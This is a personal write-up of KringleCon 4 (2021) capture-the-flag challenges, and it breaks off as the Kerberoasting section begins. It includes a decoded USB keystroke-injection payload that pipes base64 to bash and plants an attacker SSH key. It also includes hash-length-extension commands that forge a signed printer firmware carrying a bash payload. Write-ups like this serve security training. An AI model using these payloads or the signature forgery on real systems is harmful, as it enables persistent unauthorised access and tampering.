

KringleCon 4: 2021 Walkthrough

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I skipped writing up about orientation because it was simple, but here's proof that I did it:




Table of Contents

1. [Where in the World is Caramel Santiago?](#)
2. [Thaw Frost Tower's Entrance](#)
 - a. [Greasy GopherGuts – Grepping For Gold](#)
3. [Slot Machine Investigation](#)
 - a. [Noel Boetie – Logic Munchers](#)
 - b. [Logic Gates](#)
4. [Strange USB Device](#)
 - a. [Jewel Loggins – IPv6 Sandbox](#)
5. [Shellcode Primer](#)
6. [Printer Exploitation](#)
7. [Kerberoasting on an Open Fire](#)
 - a. [Eve Snowshoes – HoHo...No](#)
8. [Splunk!](#)
 - a. [Fitzy Shortstack – Yara Analysis](#)
9. [Customer Complaint Analysis](#)

Where in the World is Caramel Santiago?

2) Where in the World is Caramel Santiago?


Difficulty: 

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

Tangle Coalbox asks for some help finding a wayward elf and you use the Caramel Santiago game to find them. I did this challenge later on in the day and didn't take a lot of screenshots because I was moving through it quickly. The screenshot below shows my first set of options. I got this result after searching for elves that preferred spaces over tabs (I later found out that I mixed that up and had to redo my search).

Possible elves:

- Caramel Santaigo
- Morcel Nougat
- Fitzy Shortstack
- Piney Sappington
- Ribb Bonbowford
- Tinsel Upatree



To the right is their “InterRink” system which filters out the elves you’re looking for. This is how I filtered out the spaces over tabs elves under the preferred indents section.

The game also asks what location the elf is going to next.

They said, if asked, they would describe their next location as "staring desire frost."

Elf attributes:
Language spoken: <input type="text"/>
Preferred social medium: <input type="text"/>
Preferred indents: <input type="text"/>
Fandom: <input type="text"/>
Pronounces "GIF": <input type="text"/>
<input type="button" value="Filter Elves"/>

Based on the screenshot above, I chose the coldest option which was Iceland.

**REYKJAVÍK, ICELAND
TUESDAY, 2200**

I pasted in this hint below because it mentioned the Doctor Who phone case which is another “InterRink” filter (the fandom one).

**They were dressed for
-5.0°C and light snow
conditions. Oh, I noticed
they had a Doctor Who
themed phone case.**

These were my results, but these were still wrong because I mixed up spaces and tabs in the very beginning.

Possible elves:
**• Caramel Santaigo
• Piney Sappington**

For the next location hint, they mentioned British children. The closest country to Britain was Finland in my options.

**ROVANIEMI, FINLAND
FRIDAY, 1900**

Twitter was my final hint and how I realized I mixed up a clue because when I looked on “InterRink”, there were no elves available 😞

**They were dressed for
10.0°C and partly cloudy
conditions. They kept
checking their Twitter app.**

When I swapped spaces and tabs, I got my answer!

Possible elves:

- Eve Snowshoes

**WHERE IN THE WORLD IS
CARAMEL SANTAIGO?**

You've won!

Thaw Frost Tower's Entrance

In order to enter Frost Tower, you need to thaw the door. For this challenge, you get to use the Wi-Fi adapter that you received in orientation. Greasy gives you some hints on what commands to try first. I used the *-help* feature for both to figure out how to use them. First, I used *iwlist* to scan for any networks. I used wlan0 because I did a quick *ipconfig* command to see what my adapter was called. With this, I found “FROST-Nidus-Setup” available.

```
elf@eb4bb3567164:~$ iwlist wlan0 scanning
wlan0      Scan completed :
           Cell 01 - Address: 02:4A:46:68:69:21
                     Frequency:5.2 GHz (Channel 40)
                     Quality=48/70  Signal level=-62 dBm
                     Encryption key:off
                     Bit Rates:400 Mb/s
                     ESSID:"FROST-Nidus-Setup"
```

Next, I used the *iwconfig* utility to connect to the network. This tells you to visit the setup page and even tells you that you can use curl to view it. I did that next:

The screenshot explains that the thermostat isn't configured yet and you need to register it, but you are allowed to adjust the temperature. I decided to check the API next:

```
curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
--data-binary '{"temperature": -40}' \
http://nidus-setup:8080/api/cooler

● WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture
```

Available endpoints

Path	Available without registering?
/api/coolер	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

elf@80aa9af70bef:~\$

The screenshot above from the API doc shows that you can use a simple POST request to adjust the temperature. I decided to do that and make the temperature 0:

```
elf@80aa9af70bef:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 0}' http://nidus-setup:8080/api/cooler
{
  "temperature": 0.25,
  "humidity": 69.85,
  "wind": 6.76,
  "windchill": -2.03,
  "WARNING": "ICE MELT DETECTED!"}
```

After that, the door is thawed and you can head on in 😊

Greasy GopherGuts – Grepping For Gold

Greasy clearly forgot to do his homework which involves using the grep command to find the answers in a huge nmap scan file. I've pasted in the commands I used to find each answer below.

```
Howdy howdy! Mind helping me with this homew- er, challenge?
Someone ran nmap -oG on a big network and produced this biqscan.qnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assigment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out biqscan.qnmap and type quizme to answer each question.

elf@205bf7392aa6:~$ █
```

1. What port does 34.76.1.226 have open?

Answer: 62078

Explanation: You can just grep for that IP address to see what port is open.

```
elf@101fb71a4085:~$ qrep "34.76.1.22" biqscan.qnmap
Host: 34.76.1.22 () Status: Up
Host: 34.76.1.22 () Ports: 62078/open/tcp//iphone-sync/// Iqno
red State: closed (999) █
```

2. What port does 34.77.207.226 have open?

Answer: 8080

Explanation: Same as #1

```
elf@101fb71a4085:~$ grep "34.77.207.226" biqscan.qnmap
Host: 34.77.207.226 () Status: Up
Host: 34.77.207.226 () Ports: 8080/open/tcp//http-proxy/// Ignored State: filtered (999)
```

3. How many hosts appear “Up” in the scan?

Answer: 26054

Explanation: You search for “Status: Up” and then use the *uniq* command to filter out any duplicate entries. *wc -l* stands for “wordcount -line” which asks for the total number of lines that applied.

```
elf@101fb71a4085:~$ grep "Status: Up" biqscan.qnmap | uniq | wc -l
26054
```

4. How many hosts have a web port open?

Answer: 14372

Explanation: You can use the *-E* parameter in grep which looks for patterns. I searched for the ports specified (80,443,8080) and then used awk to print out only the IP addresses. Sort *-n* sorted them numerically and then *uniq -c* (the *-c* parameter wasn’t necessary), and then *wc -l* again.

```
elf@47f796010823:~$ grep -E "80/open|443/open|8080/open" biqscan.qnmap | awk '{print $2}' | sort -n | uniq -c | wc -l
14372
```

5. How many hosts with status Up have no (detected) open TCP ports?

Answer: 402

Explanation: *Grep -A 1* allows you to see 1 line after the matching results of your grep command. I did this so I could see the line below for each result since that was what I needed. Then I used *awk* to print the IP addresses again, *uniq -u* to find only the unique lines, and the *wc -l* to show me the results.

```
elf@85ee7f474a6a:~$ grep -A 1 "Status: Up" biqscan.qnmap | awk '{print $2}' | uniq -u | wc -l
402
```

6. What’s the greatest number of TCP ports any one host has open?

Answer: 12

Explanation: I actually found this awk command in stackoverflow. It’ll show me the longest line in a file. My line of reasoning was that the host with the most ports will have the longest line in the file and I was right 😊

```
elf@391bdc846307:~$ cat biqscan.qnmap | awk ' { if ( length > x ) { x = length; y = $0 } }END{ print y }'
Host: 34.77.152.226 () Ports: 22/open/tcp//ssh///, 25/open/tcp//smtp///, 80/open/tcp//http///, 110/open/tcp//pop3///, 135/open/tcp//msrpc///, 137/open/tcp//netbios-ns///, 139/open/tcp//netbios-ssn///, 143/open/tcp//imap///, 445/open/tcp//microsoft-ds///, 993/open/tcp//imaps///, 995/open/tcp//pop3s///, 3389/open/tcp//ms-wbt-server/// Ignored State: closed (988)
```

Slot Machine Investigation



4) Slot Machine Investigation

Difficulty: 🎄🎄🎄🎄

Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.

For this challenge, I used Firefox's developer tools to craft a response. Noel Boetie mentioned parameter tampering so I looked at those. I was under the "Network" tab and found the POST request for the "spin" page and saw that the request body had a parameter called "numline". I thought it was weird looking, so I added a bunch of zeroes to it.

The screenshot shows the Firefox Developer Tools Network tab. A POST request is selected for the "spin" endpoint. The Request Headers panel includes "Host: slots.jackfrosttower.com", "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0", "Accept: application/json", "Accept-Language: en-US,en;q=0.5", "Accept-Encoding: gzip, deflate, br", "Referer: https://slots.jackfrosttower.com/uploads/games/frostyslots-206983/index.html", "Content-Type: application/x-www-form-urlencoded", and "Content-Length: 35". The Request Body panel contains the URL-encoded parameters: "betamount=18&numline=-200000&cpl=0.1".

Sure enough, I saw this gem in the response which was the answer to the challenge:

ActiveLines: []

response: "I'm going to have some bouncer trolls bounce you right out of this casino!"


Noel Boetie – Logic Munchers

This game was simple. You just needed to figure out what statements were true and use your character to “munch” them. Once you found all the right ones, you beat the level. If there were any I wasn’t sure of, I’d just wait for the trolls to come and change it to one that I did know (work smart, not hard).



Logic Gates

In order to work the elevator (or as they call it, the Frostavator) in Frost Tower, you needed to fix the logic gates in it. This uses AND, XOR, NOR, and other logic gates. To be completely honest, I just did some swapping around and lucked out early. I could've drawn out each one to make sure the logic flowed properly, but I had no need to do that.



Strange USB Device

Morcel Nougat found a USB device and wants to investigate what's on there and who was involved with it.

```
What is the troll username involved with this attack?  
>  
  
A random USB device, oh what could be the matter?  
It seems a troll has left this, right on a silver platter.  
Oh my friend I need your ken, this does not smell of attar.  
Help solve this challenge quick quick, I shall offer no more natter.  
  
Evaluate the USB data in /mnt/USBDEVICE.  
  
elf@4ca81b592069:~$ █
```



There's a script on the terminal called “mallard.py”. This must be the Ducky Script that Jewel Loggins hinted at. It makes sense because you see an output in all caps:

```
elf@a03293f8ff9c:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin  
ENTER  
DELAY 1000  
GUI SPACE  
DELAY 500  
STRING terminal  
ENTER  
DELAY 500  
GUI -  
GUI -  
GUI -  
GUI -  
GUI -  
STRING /bin/bash  
ENTER  
DELAY 500  
STRING mkdir -p ~/.config/sudo  
ENTER  
DELAY 200  
STRING echo '#!/bin/bash > ~/.config/sudo/sudo  
ENTER
```

If you scroll down a bit, you see this interesting string:

```
ENTER 200  
STRING echo ==qCz1XZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2a  
jFmau4WdmxGbvJHdAB3bvd2Ytl3aj1GILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1Eb  
HpFSwd1VRJ1RVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTotJ2ZV12YuV1Mkd2dTVGb0dUS  
J5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFVWC1HZOpVVTpnWwQFdSdEVIJ1RS9GZ  
yoVcKJTVzwWMkBDCWFgdW1GZvJFSTJHZId1WKhkU14UbVBsYzJXL0N3cnAyboNWZ | rev |  
base64 -d | bash  
ENTER
```

Let's copy that over and see what it says:

```
elf@a03293f8ff9c:~$ echo ==qCz1XZr9FZ1pXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Yt13aj1GILFESV1mWVN2SChVYTp1VhN1RyQ1UkdFZopkbS1EbHpFSwd1VRJ1RVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTotJ2ZV12YuV1Mkd2dTVGb0dUSJ5UMVdGNX11ZrhkYzZ0Va1nQDRmd1cUS6x2RJpHbHFVWC1HZOpVVTpnWwQFdSdEVIJ1RS9GZyoVcKJTVzwWMkBDcWFgdW1GZvJFSTJHZId1WKhkU14UbVBSYzJXL0N3cnAyboNWZ | rev | base64 -d
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d113U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaG1zIGlzIG5vdCBzWFBhKqYW4qU1NIIGt1eSwqd2UncmUqbm90IHRoYXQqbWVhbi4qdEFKc0tSUFRQVWpHZG1MRnJhdWdST2FSaWZSaXBKcUZmUHAK icky mcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

You can see that Icky McGoop was copying over SSH keys. So sneaky!

Your answer is **correct**! Drat that Icky McGoop!

Jewel Loggins – IPv6 Sandbox

Jewel forgot a password and needs your help to find it. It's on another machine, but the machine is using IPv6.



I used [this gist](#) to help me with the commands since I'm not too familiar with IPv6 addresses. First, I looked at the neighbors:

```
elf@b0a780241835:~$ ip neigh
192.168.160.1 dev eth0 lladdr 02:42:4c:7b:61:fe STALE
fe80::42:4cff:fe7b:61fe dev eth0 lladdr 02:42:4c:7b:61:fe router STALE
fe80::1 dev eth0 lladdr 02:42:4c:7b:61:fe router STALE
fe80::42:c0ff:fea8:a002 dev eth0 lladdr 02:42:c0:a8:a0:02 STALE
```

Of the addresses above, this one was the only one where I found something interesting:

```
elf@b0a780241835:~$ nmap -6 -p 1-65535 fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-30 02:37 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000067s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
9000/tcp  open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```

I used a curl command on that open port 9000 and sure enough, the password was right there!

```
elf@b0a780241835:~$ curl http://[fe80::42:c0ff:fea8:a002]:9000/ --interface eth0
PieceOnEarth
```

```
Checking....
CANDY STRIPER REENGAGED. THANK YOU!
```

Shellcode Primer

6) Shellcode Primer

Difficulty: ★★★★

Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of ___, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

I didn't put any screenshots of this one because it was self guided and really well done. I've wanted to learn assembly for ages and this is the first time I actually felt like I understood it. The only one that gave me a hard time were the last two, but I had someone on Discord explain the concept to me and then it was fairly simple to put the pieces together. I did paste in the answer below:

Exit code

```
Process exited cleanly with exit code 99
```

Stdout

```
Secret to KringleCon success: all of our
speakers and organizers, providing the gift
of cyber security knowledge, free to the
community.
```

Printer Exploitation



7) Printer Exploitation

Difficulty:

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective.

When browsing around the printer, everything needs a password except for uploading firmware.

With this in mind, I took a look at the current firmware, which was base64 encoded:

```
{"firmware": "UEsDBBQAAAIAEwIjkFmIoKjwagkAAOBAAAAABwAzM1ybXdhcmUuYmluVQJAAoiP1tLh0gS7YX4CwABAAAAAAAEEAAAAA01bX2wcRxfvFPz5zpen90E0E1A151IDuT016R2Hv03Pttnr9HFMcld1FBns/auFUfvj3u3r+uIuB5OBdWPlSod+0leu1kch9gQfUBFUV1khHioc1ZEc1geRgF5UF1ViczsrfemdtirygvwsJ98+9vms=83M/vl7HnI09+3E+1hnyAgE096F8PfP6Tp/dR+5o+jtmg294kfP4M+jeqxFuFw4zH1YzPtot2PxL17j7rsi4D51BtDRNgjeQGHzuNbAo1nt1emNo5TaksOnkkltusR51/vy1G11znuy3k+yrtDeXf6fWvTlR41tHfKq2PxhHEIsRw/F1d7ed76Fwv+Ah1ExHfvrw69MFwv2Ct1crLm0+FiGsXZn0dM+DXRK1kmnsguRh6d6SM+DwI+e+sjsu4+j6+oxlm5k/fosfk2az1P1d8/-r+qmtt/+e8JAy1hAZfOyVmfvux6x83d0eVm0e+Rqvav/L+ft21ke6HxExN+Lfxvds5Rw/54jXpSNezkuh9w6xCO1uwJTw+aL+1fJMszC4o8m4p4pQ5DaUukC7q5Gx0<6n0oSowD9qhoog3kcnjsmqTmb0kvdk0wGbz2kccqEMphz1Lspke2zus1x6iJER8AfAH+MmLGFvBqTzcs+0+Gwv/Jdf161W1jh7vBaQc/w+awf921ELYSxBlhx2v80+7rA7nysvh23gsn9x23z4v2234a2550mnj1jSeeOKj3578v4m0NegGzgn558+t1Lus+4112zB1fscq7014y9t3Axsa0fnxd0dI2gt5bM7Ds+zrnwZ58H/4N/Gy1PS2Vv0tLny+j8&1wCm8Djewnz8gjS33XSZ1bp/FnL+3dAyZpld128uBh44ckfjrxzok100o7h@0Ge11tCefsvs87v8m09hBpAzv0x+YhBekqxv6N1b2p1Bf0blbd8/vm+171bompaw+21FSY/1dFYnbfp97F3krxv0e01KHNmwtBemrj33/s6Lp2EHBy4UPmbd6vXyYL79EsRkR9cZDM0Xx0nldoe2Y8418ElF8-fnK0fd+s+G59/FMcR2Td/AFKfaT1C8LHkf1Jvcl2Iydl1j/z6r0n/a01AyfI/k+xBq+X348a2P0ppLk4J0535TT12X5mPxGf1p+07hpaXKGhBk17xxBNPPHf0888c0TTzxhRUA+NjuZuN8gb52zL0z55nMyrgOH9bzYXRt13Ez5f/4V5kfe+6+75hKdfb3RxD+AnGaxNhmQoxVj19gvIHJYwB0U7q9nOurNTiWagJ7u79B38XGKLET+7x8B1Hfd7R3d/hpZS/3m/H0YmHypDti59PZ4H10tP3hzx3e+uWwyTfuPYLUuo13Cfvlw4H7azrGzdAxzsHn+incAOV8A//gcfcUKR8Q0Q/{0}c52s/wJM0xc1a7fxC0lxg292LYuQo1vZ/VeyN17462DkgngfEnnu/IA0N75sk011c{j}/P7oyeeeOKj35544oknmnj1yX9L7P2Ujv3JTwCj+S8maqr1leT6rBPcxvF4R2rn5Ls19zN1f9jw8ib0t18Cxsr1Ed911Gq4f1b9DsY1G8xtBv77Te/BbAHF/zhvBk84g6kUoC1f7+07fc1io1cff8y0sB1w2p2pyjforDfE01L78T06o796L+LwT21PSE2J12F87Mj4ahOnkDvNlh3u/hacCs986uwPhyNbyb/14tF2dzX50w9Vz288j1h6w5w9rr7fNgltvsMeD0tfcWtI7jfb8y0332f01tDtbnnh7fQ20NejPd7aKdj8Haw+z7k7WhxDel+1Grva+ftw9Fz1z9v302vFzt/nrh2763yo0/Z+72z+47NRBH3obCravadK02ab6+yWkbkbtzeTp5zPhzP81w8Rw/WfGff0+0Vzv6Q2zCmf+A+hbzPq+0TpfxEuPfN2p2/4/xijf7Xuq4Lz1wlp07hS9z9XwP91f189dmPdXj+Bvqz/fzT+axe17dMuHpt+F1cQ01fdfg0yUr8icYH4r1DcM97Yr26nJyLhdP0qIpMm2vnTxv91fdrSkY97936+HYXavTze9j6mu5n8gLx742f6x8ofGoczt971P4rRNrd1xq5ep6i/v88gP+1v1Z7/vz1v79u2n9kDuySvvJ+1+pcV83hRp5z2Mfva1XzneJM2zgpt9Ws/IM$Q0h1isNghxp7L5KeVjKjz+J3RVkoLaCafnc9ouqZGhzp8nvd1w5vGu1lFAWz52nfxbRbEHJiarJaymXMcLhydHTz13p/7hxt2R5+ET8MfJ0jA2RBbbAVXy00Nj8wOjg2y/me+CTSmkj37CojVIQe0Pj18PbPysehvx9LTmgT8YFQob8mp1lyiez1xbulkPyc/n4m/0ZTFv2pTtLhGt1ZfemTcuR1WjeT1k51a7sJ7B7Hw0675eKmursG71Ar=E8X17QaMvV1lNh/IDw183vYjCK2ayhaXmzqyjRGvKbhCs750VzTP1rm8r0kvjQ+Mnr1jimpzuV38upT0QjG01kwtpRRTkoisB9Fuof0/RnhGvzucv1Cz1BS2zEed6Np/R8ZP4Ms1pd6P73Rtar/NcYklbmaoo1Kz+Ujt3ULKo1B8wGnOMW1Gx6BpEarUsesnAu0RTPsiyedn63x38eZ11m0lwOkvJwmcF3P41GLjzkvi8wDnzy9v0nJ8wIB877r0hn3xXuY3XuicHdRsg8Gh55PxmQ20Mwf/4MPD6A1itUoJf/BhnX45cbmsA4EsfhclED5+p5G11gc+rBcRa7/Pg6fRNa7AeiwngQM1+g/y01kxRT3sPAEVMS1z1//050/QHvYpkUCH1F3uPCfQ86c5FSVnwvUS0d6+Jc5Pq7xbeT8+fTcfCg+r188+XgFOxyZ48PFScnuAh1n9kX006sEwAbOX/+1987P3L5w/zf0N5/qscv12+b13+6xw1vmdQe76+xi+1w5Qd9Pdr5uNz2F/+/b-Nfi4MMN6s/1J+X9GbM6mnQ9N+ZAHXc/xYBzJ0lpuw0E95FqXh33af8wmx7Fxs/RIN3wP/cqCH9a4MRjbT54p81G1AR/Wz7GYuz//Nglv7thPi1/n44652fdrwqrNw3J4Kqnx+Nj4r4z/K5S5y+99ag3+y181Gj5dz/v1Q5WeCHg#UAAAACABFp28TFqCo8GoJAA0dAAYAAAAAAA7AYEAAAAMzmlbXdhcmUuYmluVQfAAoiP1thdXgLAEEAAAAAQAAAAAEsFBgAAAAABAAEAuGAALAJ3AAAAAA==" , "signature": "2bab052bf894ea1a25586fde202f45176fab07b941439df629fdeb1ff0dc97", "secret_length": 16, "algorithm": "SHA256"}
```

Before I decoded it, I decided to watch [this video](#) on hash extension attacks. Let's look at what the firmware is doing first before planning an exploit. I used `base64 -d` to decode the encoded string (which I had copied over to that file). Then I did the `file` command and saw it was a ZIP archive so I unzipped it. Then I saw it was called ‘firmware.bin’. When I run it, all that happens is an output saying “Firmware is fully up to date”.

```
root@kali:~/Documents/decode# file firmware
firmware: Zip archive data, at least v2.0 to extract
root@kali:~/Documents/decode# unzip firmware
Archive:  firmware
  inflating: firmware.bin
root@kali:~/Documents/decode# ls
decode.txt  firmware  firmware.bin
root@kali:~/Documents/decode# file firmware.bin
firmware.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=fc7960dd5219c0140f1043b35a0ef0cce3e2, not stripped
root@kali:~/Documents/decode# ./firmware.bin
Firmware is fully up to date!
root@kali:~/Documents/decode#
```

I opened the file in Ghidra and sure enough, that's all it does:

```
1
2 undefined8 main(void)
3
4 {
5     puts("Firmware is fully up to date!");
6     return 0;
7 }
8
```

Now I needed to craft an exploit. To make it simple, instead of doing a reverse shell, I opted to copy the file over to the directory that Ruby Cyster hinted at. The payload was a bash script:

```
root@kali:~/Documents/decode/script# cat firmware.bin
#!/bin/bash
cp /var/spool/printer.log /app/lib/public/incoming/poopypants
root@kali:~/Documents/decode/script#
```

I called the file `poopypants` because I have the maturity of a 12-year-old boy.

Now we need to append this script to the original ZIP file. The script needs to be zipped up too, so I made sure to do that. Here's how I used the `hash_extender` tool to do this:

```
root@kali:~/Documents/decode/script# ./hash_extender/hash_extender -f sha256 --file ~/Documents/decode/ogfirmware.zip -s 2bab052bf894ea1a255886fde202f451476fabab7b941439df629fdeb1ff0dc97 --appendfile add.zip -l 16 --table | awk '{print $3}' | xxd -r -p | base64 -w 0 > /media/sf_kali/share/hash.txt
root@kali:~/Documents/decode/script# ./hash_extender/hash_extender -f sha256 --file ~/Documents/decode/ogfirmware.zip -s 2bab052bf894ea1a255886fde202f451476fabab7b941439df629fdeb1ff0dc97 --appendfile add.zip -l 16 --table > /media/sf_kali/share/signature.txt
root@kali:~/Documents/decode/script#
```

Let me break down the commands. It's a SHA-256 file and you use the `-file` parameter for the original firmware and the `-appendfile` for the script you're adding. The `-s` was the signature of the original file which you got from the firmware. The length was 16 which you also got from the original firmware. I formatted the output to a table and used `awk` to print out the 3rd portion which was the hash of the file. The file was still in hex so I used `xxd` to turn it into binary and then `base64` to encode it again. This all outputted to a file for easy copy paste. I did a similar thing for the second command, but kept it in the table format so I could extract the signature from it. Once I copy paste everything in, I can successfully upload my new “firmware” to the printer.

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.


Firmware [Browse...](#) No file selected.

[Update!](#)

Download current firmware

Firmware successfully uploaded and validated! Executing the update package in the background

If I navigate to that website, I see the file has been copied over!



I saved it to my computer and saw the file I was looking for to finish the challenge.

poopypants - Notepad
File Edit Format View Help
Documents queued for printing
=====

Biggering.pdf
Size Chart from <https://clothing.north.pole/shop/items/TheBigMansCoat.pdf>
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx

Note: I kept getting this error while trying to upload my payload:

```
Firmware update failed:  
Failed to parse the ZIP file: Could not extract firmware.bin from the archive:  
$ unzip '/tmp/20220106-1-19xr2s5' 'firmware.bin' -d '/tmp/20220106-1-19xr2s5-out' 2>&1 && /tmp/20220106-1-19xr2s5-out/firmware.bin  
Archive: /tmp/20220106-1-19xr2s5  
warning [/tmp/20220106-1-19xr2s5]: 2608 extra bytes at beginning or within zipfile  
  (attempting to process anyway)  
caution: filename not matched: firmware.bin
```

It turns out that when you try to zip a file that's in a different directory, it mucks everything up. Don't be like me kids....read the man pages and know how a tool works.

```
root@kali:~/Documents/decode# zipinfo add.zip  
Archive: add.zip  
Zip file size: 262 bytes, number of entries: 1  
-rwxr-xr-x 3.0 unix 74 bx stor 22-Jan-05 02:40 script/firmware.bin  
1 file, 74 bytes uncompressed, 74 bytes compressed: 0.0%  
root@kali:~/Documents/decode#
```

Kerberoasting on an Open Fire

This challenge was the bane of my existence. If it wasn't for @elakamarcus on Discord, I wouldn't have completed this one. Big shout out to him for nudging me along when I hit any snags (and boy did I do that). My biggest takeaway from this one was to stop overthinking and look at what tools are available on the machine. [This KringleCon talk](#) was also extremely helpful for completing the challenge.

So the ultimate goal of this is to get on to the Domain Controller (DC) and find an ingredient that Santa mentions in one of his files. To get started, I needed to register for the ElfU portal.

ElfU Registration Portal

New Student Domain Account Creation Successful!

You can now access the student network grading system by SSH'ing into this asset using the command below:

```
